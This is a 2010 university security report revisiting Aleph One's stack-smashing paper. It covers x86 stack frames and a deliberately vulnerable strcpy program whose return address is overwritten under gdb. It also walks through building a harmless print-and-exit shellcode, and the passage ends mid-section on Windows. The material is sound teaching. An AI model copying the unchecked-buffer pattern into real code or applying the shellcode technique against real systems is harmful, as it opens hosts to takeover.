Smashing the stack in 2010

Report for the Computer Security exam at the Politecnico di Torino

Andrea Cugliari (167122) - Linux Part
Mariano Graziano (168594) - Windows Part
tutor: Giovanni Cabiddu

July 2010

Abstract

Computer security nowadayas is an issue that has a strong impact in all the ICT world. For instance, let us just think that the number of threats discovered in 2009 is about 30-35M, having an exponential increase with respect to previous years (according to an estimation of Kaspersky Labs over its users [1]. However, the aspect that will be discussed in this document is related to a particular type of vulnerabilities called Buffer Overflows. In detail, what will be investigated is the behavior of Buffer Overflow in modern Linux and Windows architectures, taking up the work that AlephOne did in his famous paper, and try to refashion it to the present, considering also for example, all the protections that the software companies have introduced into their products in order to counter the Buffer Overflow phenomenon. In fact, the issues that AlephOne analyzed in the far 1996 are very different from what a researcher that nowadays wants to retrace his footsteps would find: however, a lot has been done in order to mitigate this problem but this is absolutely not enough. First of all we are going to analyze all the basical theoretical aspects behind the concept of Buffer Overflows: in this way words as pointers, opcodes, shellcodes will be less mysterious and can help the reader to understand the content of this work. Subsequently the paper will analyze in detail all the aspects and mechanisms that regulate the way in which Buffer Overflow works on Linux and Windows architectures taking with particular care also the countermeasures introduced until nowadays for both the mentioned operating systems. In addition, for some of them we are going also to try some tricks to bypass these protections, in order to exploit the vulnerability even if a countermeasure has been adopted in the modern operating systems.

[1] `http://www.kaspersky.com/it/reading_room?chapter=207716871`

Contents

Part I

Introduction and Theoretical Background

1 Theoretical Background

1.1 Processes and memory layout in x86

First of all it is necessary to make some consideration about programs and processes. A program becomes a process when it is loaded in memory and executed. In this phase is also assigned an identifier to the process, which is called PID (Process Identifier), but now lets focalize about how the process is organized in the memory. When the loader puts in the primary memory the executable file, it reads from the executable some information. The executable file, in fact, is a COFF (Common Object File Format) [23] and has some important sections:

- **Header**: Is the section that permits to the loader to charge in RAM memory the executable file, because it has the information about the .text, the .data and the .stack (and .bss)
- **Payload**: Is the section that has the code

For precision is necessary to say that the COFF has a so called Portable Executable (PE) implementation on Windows and the Executable and Linking Format (ELF) on Linux systems. Therefore, when the loader loads the executable file in RAM, it reads the header of the COFF and, from it, it creates a data structure in the RAM composed by:

- **text area**: It is a read only area which contain the code of the program and read only informations. It corresponds to the text area of the COFF. If someone try to write in this area the program terminates with a Segmentation Fault (read only area).
- **data**: It is the region in which static variables are saved. It correspond to the data section of the COFF. It is possible to change the size of that region using the brk(2) syscall.
- **stack**: It is the region in which are saved local variables of the functions, return values and parameter. In next paragraph we are going to focalize with more details on this area.

In first approximation it is true, but if we go in more details, there is also an heap area, in which the dynamical variables used by the process are allocated.

1.2 Registers, Pointers and Assembler

n this section we will cover the basic concepts to deeply understand the following chapters. In particular we are going to describe the main features of Assembler and how it is related to the C language. The comprehension of assembly is required for two reasons: a) to understand what happens when a BOF occurs, b) to exploit BOF and gain the control of vulnerable systems. On the other hand the knowledge of C is fundamental because it is one of the most used high level languages in different fields: operating systems developing, embedded systems and both Unix and Windows common applications. We will cover Intel Architecture 32 bit assembly (IA32) even though nowadays it is increasing the numbers of architecture based on 64 bits, especially AMD64 processors. The main difference is related to the size of the operands: in IA32 is 32 bits while in AMD64 is 64 bits. It is important to keep in mind the multiples of bytes, see the table below:

Name	**Bits**
byte	8
word	16
dword (double word)	32
qword (quad word)	64

Another concept to understand is the meaning and the role of the registers. The CPU is provided with a lot of registers, which merely are cells of memory. Now let's look at the set of registers in IA32:

- General Purpose Registers (GPRs)
- Segment Registers
- Control Registers
- Other

The first family is generally used for any task and is composed by the following 32 bits registers: EAX, EBX, ECX, EDX, ESI, EDI, EBP, ESP. The E letter was introduced when IA32 was introduced to **E**xtend the previous 16 bit architecture. Let's take a look at EAX register for example:




Figure 1: EAX structure.

The picture above is generic and represent every register: in the same way we have EBX, BX, BH and BL and so on. In this family we have to pay attention to EBP, the Base Pointer and the ESP, Stack Pointer. Even though they are general purpose registers, they are commonly adopted to handle the stack, in particular the stack frame (see the next paragraph).
The second is the segment family, constitued of 16 bits registers. They are commonly used to keep trace of the segments and in addition they allow to handle the segmented memory. They are CS (Code Segment), DS (Data Segment), ES (Extra Segment), FS, GS, SS (Stack Segment).
The third family is composed by the control registers, which manage the functions of the processor. Here we find EIP, the Instruction Pointer, (see the next paragraph) and the CR, the Control Registers, from 0 to 4 used only at operating system level.
In the last family we put all the registers not classified until now. I want to point out EFLAGS. This register is composed by a lot of flags, which can be set to 0 or 1, these values depend on

the result of some instructions.
The Assembly language does not have an uniformed syntax, so we must distinguish the two most used ones. In general these two syntaxes reflects the divide between Unix and Windows. In Unix systems is used the so called AT&T syntax while in the Redmond OS the Intel one. We can consider the AT&T assembly to be relatively archaic. In the following chapters we'll use the Intel syntax, the most used nowadays, rather than AT&T even if a bit of the latter is necessary in order to understand the disassembled code produced by GDB. Let's see an example to compare the two syntaxes:

AT&T:

```
movl  $0x01 ,  %eax
movl  $0x00 ,  %ebx
int  $0x80
```

Intel:

```
mov  eax ,  0x01
mov  ebx ,  0x00
int  80h
```

First of all we can see that the Intel syntax uses an inversed mov order and the operand in AT&T are preceded by $ symbol and the registers by % one. In addition the size of operands is handled by the last letter of the instruction: for example in movl the l stay for long (32 bit) but we could also have movb (one byte) or movw (one word). The size in Intel syntax is managed using specific words such as: byte ptr, word ptr, dword ptr.
Now let's focus our attention on the C language. During this paper we will realise how important is to understand how our C code is translated in assembler instructions and in particular how the functions, their parameters, the variables and the pointers are handled on a lower level. Pointers play a key role in our topic because thanks to them we can point to a memory address and consequently access its content. Let's look at the following snippet of code:

```c
#include <stdio.h>  //necessary to use printf function

int main( int argc , char **argv ) //the main function
{
    int *ret; //ret pointer to an integer
    int a;     //a integer variable
    a = 4;     //initialize a to 4
    printf( "a: %d\n" , a ); //print the value of a (4 in this case)

    ret = &a; //now ret point to a
    *ret = 5;
    //I access what ret points and I set it to 5 (now a value is 5)

    printf( "a: %d\n" , a ); //I print the new value of a

return 0; //return value of the main function
}
```

```
$ gcc -o test test.c ->command to compile
$ ./test             ->run the program
a: 4
a: 5
```

```
$ ->In the first print a value is 4, then,
in the second print, its value is 5
```

1.3 Stack layout in x86

The stack is a LIFO (Last In First Out) data structure present in the stack region of a process and it was patented by Friedrich L. Bauer in 1957. It is composed by frames which are managed using only two elementary functions: push and pop. Push operation permits, as its name tell us, to push, so to put into the stack some data, while pop function permits to put out data from the stack. In Intel architecture, the stack has the property of growing down: this means that when push operation are performed, the frame that is added has an address that is lower than the last frame allocated before that push. In other words the stack grows towards the lower addresses zone. Lets see this from a graphical point of view:




Figure 2: Stack grows down.

When pop function is performed, it is popped out the first value on the stack: this permits to give to the caller the first value present on the stack but has the implication that the lower elements (higher memory addresses) are the one that have been for longer time in the stack (LIFO structure, elements are removed from the stack in the reverse order to the order of their addition). The Stack is used in computers first of all to support the function call (see paragraph 1.4 for more details): given that the function calling (and so the context change) occurs very frequently in this scenario, the stack plays a fundamental role. Other role of the stack is allocating dynamic variables, passing parameter to functions and returning values from functions. Looking at the physical implementation of the stack we have, as it was already said, a LIFO data structure, composed by some frames. Each frame can identify contiguous area of memory, which logically belongs to a function in our code. For this reason each frame has to contain somewhere, in first approximation a return value that permits to return to the calling function, the parameters that are passed from the calling to the called function, and the local variables declared in the new context. But to identify each frame, it is needed a mechanism of addressing and pointing. For this reason in the stack there is the Stack Pointer (SP), that, moment by moment, points to the top of the stack. When some data is pushed into the stack, the SP moves ever to point the top of the stack. The bottom of the stack, instead, points to a given address. Another pointer implemented in the stack structure is the Frame Pointer (FP or BP for Intel architectures). This pointer points to a given frame, but it doesnt follow any constrain: it points for all the time in which the frame is active to a particular fixed position in the frame. For this reason its a convention to refer to each variables or each portion of data into the stack, giving its offset from FP (it is a real landmark which is characteristic of each frame). Notice that this issue cannot be performed with SP: this pointer changes very frequently its position and so the hypothetical offset continuously change. At the end, lets have a graphical view of the situation:



SP
Frame n (active)
Contains local variables, parameter of the function and return values.
BP
Frame n - 1
fixed address
higher memory addresses
stack grows
SP points at the top of the stack, while BP points into the frame at a fixed position and it is a landmark. Notice that if some data is added, SP change its position so as it points ever to the top of the stack.


Figure 3: Structure of the stack.

1.4 Function call and termination

In this section we are going to see what happen when a program calls a function. Before starting it is right to say that modern compilers works differently than the Aleph One ones, due to the progress and due to the protections. However, what is performed in different ways has the same goal. Here, so, we are going to describe only the mechanism and the idea behind the function call and termination, without considering the different possible ways to obtain it (we will see in practical example a way to obtain it). When a process starts, the Operating System creates the stack region (see paragraph 1.1 for more details) in which it is possible to build a context for each function present in the process. In the context are saved very important informations, needed to the execution of the corresponding function. For each function, so, its created a context. Lets analyze a piece of simple code, taken from Aleph One document:

```
void funct_buf(int a, int b, int c){
     char buffer1[5];
     char buffer2[10];
}
void main() {
     funct_buf(1,2,3);
}
```


As it is possible to see, in the main is called a function which are passed three parameter. The function then, declare two char buffers, long respectively five and ten single char. Looking at the main, it happens that before calling *funct_buf*, its three parameter are pushed into the stack and, when the call is really performed a return value *ret* is pushed into the stack. This return value is an address that permits to resume the point in which the main has stopped his execution for execute *funct_buf*. In other words, *ret* store the address of the instruction just after *funct_buf*. In the stack of *funct_buf*, so, it is stored the address at which the flow has to return when *funct_buf* terminates, and, obviously, it is an address of the mains space. This mechanism, especially the pushing parameter one, is referred, as said before to the Aleph One machine. This is because in modern compilers push operation are avoided, making instead some mov operation in particular position (see section 2 for more details): here we want only to give the general idea, that can be implemented in different ways. From a graphical point of view, the stack has that structure:


0x00000000
SP
ret
Parameter n.3
Parameter n.2
Parameter n.1
funct_buf context
main context
Main's Context
BP
0xFFFFFFFF
Stack grows
Addresses grows
CODE LEVEL
Step n.1: the parameters and the ret are pushed into the stack. The BP at this moment, points yet to the main's ebp, while the SP point at the top of the stack

```
pushl $3
pushl $2
pushl $1
call func_buf
```

Figure 4: Function call - I.


Notice that in the Intel Architecture (which is the analyzed one), the parameters are pushed in reverse order respect to the one that they have when the function is called in the C code (see at the beginning of this section). At this point the change of the context is not already performed, because, as it is possible to see in step 1, BP points yet in a stack area that correspond to the main context. For this reason now is performed by the function *funct_buf* (necessarily from it because it was called in the main and so it is running!) the so called procedure prologue that is the first thing done by a function when it starts its execution. In this step it is pushed the current BP (given that it points somewhere into the mains context is a sort of saving the mains context landmark), it is copied the current SP into the BP (in this way the BP is effectively moved), and at the end SP is moved to obtain the result of allocating new space on the stack for the local variables of the function. From a graphical point of view now the stack appears:


0x00000000
SP
n bytes
SP
Allocated space for local variables
BP
sfp
ret
Parameter n.3
Parameter n.2
Parameter n.1
funct_buf context
main context
BP
0xFFFFFFFF
Stack grows
Addresses grows
CODE LEVEL
Step n.2: precedent BP is pushed into the stack (sfp), BP is moved at the level of SP (so it is created the landmark which points at the address where is stored sfp) and new space is allocated by moving SP of the space needed

```
pushl %ebp
movl %esp,%ebp
subl $n,%esp
```

Figure 5: Function call - II

So at this point it is allocated the space for local variables (that space is long n bytes, see figure). The x86 processors, at the end, uses a built-in function, which is called *enter*, to do the procedure prologue. Its sintax is *sysenter $n, $0*, where n is the same n as before (see figure). But an analog mechanism is performed when a function terminates its execution. As the function call mechanism, also here we are going to describe only the purpose of this step, but keep in mind that modern system can do this task in different ways, but maintaining the following common purpose. The first step, given that the execution is yet in *funct_buf*, is to do the so called procedure epilogue. This procedure epilogue has the goal of reverses the actions of the procedure prologue and give control to the calling function (*main* in our example). This objective is cleared thanks to the information stored in the function prologue stage, and it has briefly this step: first of all the stack pointer (SP) is placed where BP points (in this way it is restored the situation before the allocation of space), then the value of the saved BP (sfp) is popped out the of the stack (into ebp, so it can be restored), and finally a ret instruction is executed (in this way the *ret* value is saved in the IP and the next instruction of the calling function can be executed). From a graphical point of view we have:



CODE LEVEL

```
mov %ebp,%esp
pop %ebp
ret
```

Step n.1: SP is moved at BP level, then sfp is popped to restore the calling function one, and a ret instruction is done to give the control to the calling function.

Figure 6: Function termination - I

The x86 processor contains a built-in instruction which has the rule of perform part of the the precedent procedure epilogue. This instruction is called *leave* and it can performs *mov* and *pop* instructions. For this reason the code of the procedure epilogue can be substituted with a *leave* instruction, followed by a *ret*. Moreover, as you can see from the above figure, the SP points yet in the *funct_buf* context, even if the control of the execution is on the mains hand. For this reason a procedure prologue is performed in the calling function *main*, after the procedure epilogue in the called function *funct_buf*. This step works exactly as a classical procedure prologue, and has the goal, in this case of restore the SP in the correct position.

1.5 Buffer Overflow issue

Buffer overflow is a programming security flaw. It consists in storing more data in a buffer space than it can really handle. This is possible because the programmer or the language does not check the bounds, and this could lead to vulnerability which could allow an attacker to take control of the affected system. Buffer overflow (BOF) is a generic term as we can distinguish two categories:

- **Stack based BOF**
- **Heap based BOF**

In this paper we analyze only the first category. Let's figure out what really happens during a BOF attack:

```
#include <stdio.h>
#include <string.h>

int main( int argc , char **argv )
{
    char buf[5];

    strcpy( buf, argv[1] );

return 0;
}
```

This code is vulnerable because *strcpy* function of *string.h* is unsafe, in fact it does not check wheter the the buffer to copy has a length less or equal than the destination one [30]. Let's test it on a Linux machine using gcc as C compiler:

```
$ gcc -fno-stack-protector -mpreferred-stack-boundary=2 -O0 -g -o test test.c
$ ./test hi
$ ./test AAAAAAAAA
$ ./test AAAAAAAAAAAAAAA
$ ./test AAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault
$
```

Here we can see what happens when a coder forgets the bounds checking. We have disabled the gcc's default stack protector, gcc optimization and set the stack boundary to 2^2, 4 bytes. At a glance we have a weird situation: I expect the program to crash when I introduce six 'A's as input (remember that the buffer length is five). To better understand we debug it using gdb, and after some attempts:

```
$ gdb -q test
Reading symbols from /tmp/test...done.
(gdb) r AAAAAAAAAAAAAAAAA
Starting program: /tmp/test AAAAAAAAAAAAAAAAA
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb)  i r eip
eip            0x41414141       0x41414141
(gdb)
```

As we can see I have overwritten the return address with 0x41, the hexadecimal value of 'A'. Now it is time to do some considerations. Look at the following output:

```
$ a=AAAAAAAAAAAAAAAAA
$ echo $a | wc -c
18
```

In the var 'a' there is an argument passed to the program, and then with a line of bash I have computed its length. This is the exact length needed to overwrite the return address. Pay attention: *buf* is *char buf[5]* but, due to gcc padding, at the end it is 18 bytes. Now we compile the program without flags to simplify our work, so:

```
$ gcc -g -o test test.c
$ ./test hi
$ ./test AAAAAAAAAAAAAAAAAA
Segmentation fault
$ gdb -q test
Reading symbols from /tmp/test...done.
(gdb) b main
Breakpoint 1 at 0x80483ad: file test.c, line 9.
(gdb) r AAAAAAAAAAAAAAAAA
Starting program: /tmp/test AAAAAAAAAAAAAAAAA
Breakpoint 1, main (argc=2, argv=0xbffff484) at test.c:9
9               strcpy( buf, argv[1] );
(gdb) s
11      return 0;
(gdb) s
12      }
(gdb) s
Cannot access memory at address 0x41414145
(gdb)
```

Looking at the figure above we understand that without optimizations buf is bigger than before. Generally we compile the program using a lot of flags in order to simplify our analysis, in fact the compiler's optimizations, due to some reasons such as performance and security, often makes the study hard. We have seen what buffer overflows are and we understood that they change the return address of the parent function, now it is time to exploit them.

1.6 Shellcodes

Until now we have seen how to write the return address in order to perform a flow redirection, then we have seen the definition of buffer overflow and we have figured out that we can overwrite the EIP register and take the control of the machine. We want to set in that register an address to execute the instructions or the program desired, but unfortunately this program or these instructions are often not in our code. We must discover a method to inject a set of instructions that the program must execute. What was described in the previous lines is called shellcode and, by using this term, we mean a set of instructions injected and executed by a program. Generally speaking, the shellcode expolits the ingenuity of the CPU, which cannot distinguish between data and instructions, thus it is possible, where a program expects data, to put a set

of instructions and they will be executed. The definition of shellcode derives from *shell* and *code*, meaning a piece of code to have a shell. Now we must face another problem, what does the term instructions means? Each instruction, in computer science, corresponds to a specific opcode, which is a number that corresponds to the portion of a machine language [26] and specifies the operation to be performed.
The answer so, is quite simple as the below explanation suggests us: in fact we are going to inject the enigmatic opcodes. Writing our own shellcode is not so hard, we will follow these steps:

- We write a C program
- We disassemble and understand it
- We write our optimized assembler code
- We obtain the opcodes

Now we are going to analyze an example step by step on a Linux machine, but for the sake of simplicity we have skipped the points one and two and we have immediately written the assembler code. However the above points are a general scheme and can be used also in a more complex contest. The code shown in *shellcode.asm* print a message on the standard output and to do that we use the jump/call trick to avoid using hardcoded memory address (take a look at the jump from the beginning of the code). In the register ESI we have the address of the string, because analyzing the stack it is simple to see that pop instruction puts the last element at the top of the stack (the string address) on that register. Then we clean all the used registers and, in the following lines, we put the system call numbers in the EAX and their parameters in the other registers (EBX, ECX and so on). In our particular case we perform a write system call and its number is four, in EBX we put the number one, the descriptor of the standard output, in ECX the address of the string to print and in EDX the the length of the message, keep in mind the C language's prototype of write function:

```
size_t write(int fildes, const void *buf, size_t nbytes);
```

where *fildes* is the file descriptor, *buf* a null terminated string and *nbytes* is the length of bytes to write. Once we have passed all the parameters to the register, we jump in kernel mode to execute the system call and we do that using an interrupt, *int 0x80*. Then we want to use another system call, the *exit* one, in order to terminate the program properly (to avoid, in case of write's fail, the execution of random instruction from the stack), and to these motives we reclean all the registers we are going to use, we put the number one in EAX (which is the number of exit system call), and, in EBX the return value, in our case 0. We can see it, the return value of the main function, using the bash command *echo $?* and eventually we jump again in kernel mode using the above software interrupt. Let's see the code of *shellcode.asm*

```
; Mariano Graziano & Andrea Cugliari - Politecnico di Torino
BITS 32
jmp short Message ; relative jump
main:
pop esi ; so in esi I have the address of the string
xor eax, eax ; +
xor ebx, ebx ; |
xor ecx, ecx ; | cleaning the registers
xor edx, edx ; +
mov [esi+27], al  ; setting NULL to terminate the string
mov al, 0x04      ; 4 is write() syscall
mov bl, 0x01      ; 1 is the file descriptor to stdout
lea ecx, [esi]    ; loading in dl the address of the string
mov dl, 0x1b      ; setting in dl the length in hex of the string
int 0x80     ; jumping in kernel land to execute the syscall
xor eax, eax ; Cleaning the registers again
xor ebx, ebx ; Here I clean settin ebx at 0
mov al, 0x01 ; 1 is exit( ) syscall
int 0x80     ; jumping in kernel land to execute the syscall
Message:
call main ; jmp/call trick
db 0x0a,':: Shellcode executed ::',0x0a,0x0a,'.';string to print (0x0a=newline)
```

At this point we have analyzed the code, so it is time to do some considerations. First of all, this assembler code is optimized, by which I mean that it has no bytes set to NULL, we have avoided them paying attention to instructions, as you can see we have used *xor ebx, ebx* to put the value zero on the EBX register and not something like *mov ebx, 0x00*. This is a crucial point to building our shellcode, in fact often it is injected through a string and there a NULL byte is seen as the termination value. In our string we set the termination substituting the dot char using *mov* [*esi* + 27]*, al*, in fact ESI is the register that contains the address of the string while 27 is an offset, it point to "." and due to *mov* instruction becomes the end of the string, keep in mind *0x0a* is the value of newline and the comma operator it is used to concatenate. Another trick to avoid NULL bytes is based on the size of the register. For instance if we put the number one in EAX, of course we will have null bytes, to this motive we put one in AL, this is fundamental because a lot of functions, especially within the C library *string.h*, have as terminator a NULL character, literally *'\0'*. These kind of considerations are important to another crucial point, the size of our shellcode, remember that we put it into input areas, thus in general we have strict constraints. Now we compile it using the Netwide ASseMbler, NASM [12]. It is important to highlight this command:

```
nasm -o writeasm write.asm
```

Using the *-o* flag we specify the output name to the raw binary, keep in mind we do not link the object file, in fact during the linking phase the linker introduces some countermeasures, thus our future shellcode cannot run properly.
To simplify all the steps listed above I have coded some tools, creator.sh and builder.c. The bash script, using the hexdump program, can extract the opcodes, passing it from the command line the raw binary compiled by nasm. Let's see its source code:

```
if [ $# -ne 1 ]
then
    echo -e "\n :: Usage: $0 <nasm compiled file>\n"
    exit
fi
dump=`hexdump $1`
opcodes=`echo $dump | cut --complement -d " " -f 1`
for block in `echo $opcodes`
do
    if [ `echo $block | wc -c` -eq 5 ]
    then
```

```
        echo $block
    fi
done
```

On the other hand, builder.c is a C program that build our shellcode passing it a text file generated by creator.sh. What our program does is quite simple, it inverts the opcodes due to their little endianess, its code is:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void Invert( char *str )
{
  int i;
  for( i = 2; i <=3; i++ )
  {
    if( i == 2 )
      printf( "\"\\x" );

    printf( "%c", str[i] );
  }
  for( i = 0; i <= 1; i++ )
  {
    if( i == 0 && str[i] == '0' && str[i+1] == '0'  )
      return;

    if( !i )
      printf( "\\x" );

    printf( "%c" , str[i] );
  }
  printf( "\"\n" );
}

int main( int argc, char **argv )
{
    int i;
    char tmp[4+1];
    FILE *fd;

    if( argc != 2 )
    {
        fprintf( stderr, "\n:: Usage: %s <opcodes file> ::\n\n" , argv[0] );
        exit( -1 );
    }
    fd = fopen( argv[1], "r" );
    if( !fd )
    {
       fprintf( stderr, "!! Error during fopen( )\n" );
        exit( -1 );
    }
    printf( "\nchar main[ ] = " );

    while( fscanf( fd, "%s", tmp ) != EOF )
        Invert( tmp );

    printf( "\"; \n" );
    printf( "\n\n" );
return 0;
}
```

We go on building the shellcode, take a look:

```
$ bash creator.sh writeasm > opcodes.txt
```

Where opcodes.txt is something like:

```
1eeb
315e
31c0
.
002e
```

Once we have the opcodes.txt, we can run builder.c

```
$ gcc o builder builder.c
$ ./builder opcodes.txt > shellcode.c
```

Where shellcode.c is our aim, in fact within this file:

```
$ cat shellcode.c
char main[ ] = "\xeb\x1e"
"\x5e\x31\"
..
"\x2e";
```

What we have done is simple, we have put in a buffer called main our opcodes, lets run it:

```
$ gcc o shellcode shellcode.c
$ ./shellcode

:: Shellcode executed ::

$
```

As expected we have printed the message *:: Shellcode executed ::*, set in the *shellcode.asm* source code shown lines above (see the instruction: *db 0x0a,':: Shellcode executed ::',0x0a,0x0a,'.'*).

On a Windows system the steps are not the same, this is due to the different architecture between the two operating systems. Before we continue in this analysis, it is necessary to do a brief explanation of the following concepts. First of all it is fundamental to have clear in mind the difference between Win32 API (Application Programming Interface) and native API. In order to program applications on its operating system, Windows provides the so called Win32 API, but, due to the layered architecture of this OS, we cannot use it to communicate with the kernel, generally this is possible only using the native API, a set of functions in *ntdll.dll.* This kind of architecture has a lot of benefits, firstly to support the compatibility with previous versions of the OS, secondly to change or patch the current layer keeping the same Win32 API, needless to say that the functions exported by *ntdll.dll* have no documentation. Win32 API are divided into three categories Kernel, User and GDI. To understand their relation, see the figure below:




Figure 7: Win32 interface

In the above image we can notice the role of native API and the Win32 one. In order to understand in depth the figure it is necessary to explain some concepts. Kernel APIs are implemented in *kernel32.dll*, they deal with all non GUI related services and generally they call native API from *ntdll.dll.* On the other hand GDI APIs are implemented in gdi32.dll and include all low level graphics services, they are implemented in *win32k.sys* in the kernel in despite of Kernel APIs that call *ntdll.dll* to implement the services. Finally User APIs are implemented in *user32.dll* and include all higher level GUI services and thus windows, menus and so on, keep in mind, from the figure above, it is clear User APIs rely on GDI APIs in order to work properly. Once we have a general idea about Windows architecture we are going to create a simple shellcode using the Win32 API *ExitProcess( ).* From MSDN we can see its C prototype:

```
VOID WINAPI ExitProcess( __in  UINT uExitCode);
```

It is self-explanatory what this function performs and as we can see it requires only one parameter, the exitcode. Due to lack of documentation, we have coded a simple C program that calls this function that is in *kernel32.dll*, remember we are in user mode and we must perform a jump in kernel mode to really execute the program but, before jumping, we have to call one of the fuctions in *ntdll.dll*, this function is *NtTerminateProcess( )* and it has no documentation. Now it is rather clear that *ExitProcess( )* is simply a wrapper for the undocumented function *NtTerminateProcess( ).* In order to understand what it does, lets see WinDbg:

```
0:000> u ntdll!NtTerminateProcess
